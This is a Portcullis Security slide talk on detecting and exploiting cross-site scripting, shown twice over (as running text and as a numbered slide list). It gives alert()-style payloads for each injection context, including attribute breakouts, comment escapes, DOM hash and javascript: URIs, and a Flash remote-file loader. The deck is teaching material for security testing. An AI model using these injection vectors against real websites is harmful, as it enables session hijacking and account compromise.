www.portcullis-security.com Portcullis Computer Security
How to detect and exploit %99 of XSS Vulnerabilities
XSS? So What? Recently XSS has proven to be dangerous enough to consider. And it allows you to jump into VPN or it allows you to bypass firewall rules via XSS Tunnelling.
What is it about? It’s all about where output goes… Straight into HTML Into Javascript / VbScript block As tag attribute And some other rare, strange places…
Understanding exploiting XSS It’s like SQL injection but now our subsystem is not a database it’s a browser and instead of a single quote we’ve got some new meta characters.
Ultimate Challenge Ultimate challenge of XSS issues is able to escape current block and make browsers render your piece of code.
XSS Types These are most common XSS examples which you are going to see in the wild. I’ll try to show a demo to exploit them. HTML – Normal HTML – Attribute without quotes HTML – Attribute with single quotes HTML – In Comments HTML – In Javascript Blocks DOM based XSS Flash based XSS Direct Linking
Not Covered Before jumping into exploiting these specific issues; Following rare but has seen concepts are not covered in this talk. XAS – Cross Application Scripting Security Zones of IE Client-Site issues like .jar problem Advanced Flash Analyzes for XSS Exploiting XSS in real world Bypassing HTML parsing based XSS filters like gmail, myspace etc.
HTML - Normal Most common XSS type, At least it was the most common one. But nowadays most of the developers aware of it. In this demo we assumed there is no filtering in the server-side.

HTML - Normal DEMO <script>alert(0x1)</script>

HTML – Attributes without Quotes When output used as an HTML attribute in the application, if it’s coded in a sloppy HTML which has no quotes around it even if there is a server-side filtering we can bypass it!
HTML – Attributes without Quotes DEMO %20 onload=alert(0x2) %20

HTML – Attributes with Single Quotes Wrapping HTML attributes with a single quote is quite common, valid but a poor practice. Since single quote is not considered as HTML meta character is not encoded by any of default XSS filter functions like html_entities() or Server.HTMLEncode()‏
HTML –Attributes with Single Quotes DEMO ’  onload=alert(0x3)‏

HTML – In Comments If output goes into an HTML comment we need “>” closing tag. This will be encoded by default filters, so it should be unfiltered.

HTML – In Comments DEMO --!><script>alert(0x4)</script>
HTML – Javascript Blocks Javascript blocks are too dangerous because meta characters are changing in there. If output goes into javascript we are not tag opener any more or double quotes. It all depends where it goes in Javascript, we may need a single quote, may need a double quotes or maybe only a space or semi column.
HTML – In Comments DEMO ;alert(0x5)‏
HTML – DOM Based This is one of the most rare and hard to spot XSS types. You need a simple source code analyse over the script code. Most of DOM based XSS issues can not be identified by automated scanners ( to be honest non of them! )‏
HTML – In Comments DEMO #alert(0x6)‏

HTML – Flash Based XSS It’s being more and more popular There are several ways to see an XSS issue in Flash but most common ones Remote flash file loading Direct Linking Flash application generally load remote resources and if this resources can be controlled by parameters then it can be called directly and can be forced to call a remote malisious flash object.

HTML – Flash Based XSS DEMO vuln.swf?player=http://example.com/xss.swf _getURL(‘javascript:alert(0x7)’)‏

HTML – Direct Linking If linking functionality exist almost, always vulnerable to this attack! It can be something like  Your e-mail address Homepage URL Your photo URL etc….

HTML – Flash Based XSS DEMO javascript:alert(0x8)‏
Final Words If a XSS issue is exploitable in Internet Explorer it’s highly possibly exploitable in Mozilla based browser,  attack vector may differs . CSS  expression()  and  –moz-binding  can allow you to trigger XSS payloads onload
Final Words Know what you send… Your browser can do some encoding which may invalidate your XSS test To able to exploit target server you may need to send HTML characters without proper encoding Confirm what you send from your proxy and be sure you tested it with encoding and without encoding
vbscript:msgbox(‘Any Questions?’)

How To Detect Xss

  • 1.
  • 2.
    How to detectand exploit %99 of XSS Vulnerabilities
  • 3.
    XSS? So What?Recently XSS has proven to be dangerous enough to consider. And it allows you to jump into VPN or it allows you to bypass firewall rules via XSS Tunnelling.
  • 4.
    What is itabout? It’s all about where output goes… Straight into HTML Into Javascript / VbScript block As tag attribute And some other rare, strange places…
  • 5.
    Understanding exploiting XSSIt’s like SQL injection but now our subsystem is not a database it’s a browser and instead of a single quote we’ve got some new meta characters.
  • 6.
    Ultimate Challenge Ultimatechallenge of XSS issues is able to escape current block and make browsers render your piece of code.
  • 7.
    XSS Types Theseare most common XSS examples which you are going to see in the wild. I’ll try to show a demo to exploit them. HTML – Normal HTML – Attribute without quotes HTML – Attribute with single quotes HTML – In Comments HTML – In Javascript Blocks DOM based XSS Flash based XSS Direct Linking
  • 8.
    Not Covered Beforejumping into exploiting these specific issues; Following rare but has seen concepts are not covered in this talk. XAS – Cross Application Scripting Security Zones of IE Client-Site issues like .jar problem Advanced Flash Analyzes for XSS Exploiting XSS in real world Bypassing HTML parsing based XSS filters like gmail, myspace etc.
  • 9.
    HTML - NormalMost common XSS type, At least it was the most common one. But nowadays most of the developers aware of it. In this demo we assumed there is no filtering in the server-side.
  • 10.
    HTML - NormalDEMO <script>alert(0x1)</script>
  • 11.
    HTML – Attributeswithout Quotes When output used as an HTML attribute in the application, if it’s coded in a sloppy HTML which has no quotes around it even if there is a server-side filtering we can bypass it!
  • 12.
    HTML – Attributeswithout Quotes DEMO %20 onload=alert(0x2) %20
  • 13.
    HTML – Attributeswith Single Quotes Wrapping HTML attributes with a single quote is quite common, valid but a poor practice. Since single quote is not considered as HTML meta character is not encoded by any of default XSS filter functions like html_entities() or Server.HTMLEncode()‏
  • 14.
    HTML –Attributes withSingle Quotes DEMO ’ onload=alert(0x3)‏
  • 15.
    HTML – InComments If output goes into an HTML comment we need “>” closing tag. This will be encoded by default filters, so it should be unfiltered.
  • 16.
    HTML – InComments DEMO --!><script>alert(0x4)</script>
  • 17.
    HTML – JavascriptBlocks Javascript blocks are too dangerous because meta characters are changing in there. If output goes into javascript we are not tag opener any more or double quotes. It all depends where it goes in Javascript, we may need a single quote, may need a double quotes or maybe only a space or semi column.
  • 18.
    HTML – InComments DEMO ;alert(0x5)‏
  • 19.
    HTML – DOMBased This is one of the most rare and hard to spot XSS types. You need a simple source code analyse over the script code. Most of DOM based XSS issues can not be identified by automated scanners ( to be honest non of them! )‏
  • 20.
    HTML – InComments DEMO #alert(0x6)‏
  • 21.
    HTML – FlashBased XSS It’s being more and more popular There are several ways to see an XSS issue in Flash but most common ones Remote flash file loading Direct Linking Flash application generally load remote resources and if this resources can be controlled by parameters then it can be called directly and can be forced to call a remote malisious flash object.
  • 22.
    HTML – FlashBased XSS DEMO vuln.swf?player=http://example.com/xss.swf _getURL(‘javascript:alert(0x7)’)‏
  • 23.
    HTML – DirectLinking If linking functionality exist almost, always vulnerable to this attack! It can be something like Your e-mail address Homepage URL Your photo URL etc….
  • 24.
    HTML – FlashBased XSS DEMO javascript:alert(0x8)‏
  • 25.
    Final Words Ifa XSS issue is exploitable in Internet Explorer it’s highly possibly exploitable in Mozilla based browser, attack vector may differs . CSS expression() and –moz-binding can allow you to trigger XSS payloads onload
  • 26.
    Final Words Knowwhat you send… Your browser can do some encoding which may invalidate your XSS test To able to exploit target server you may need to send HTML characters without proper encoding Confirm what you send from your proxy and be sure you tested it with encoding and without encoding
  • 27.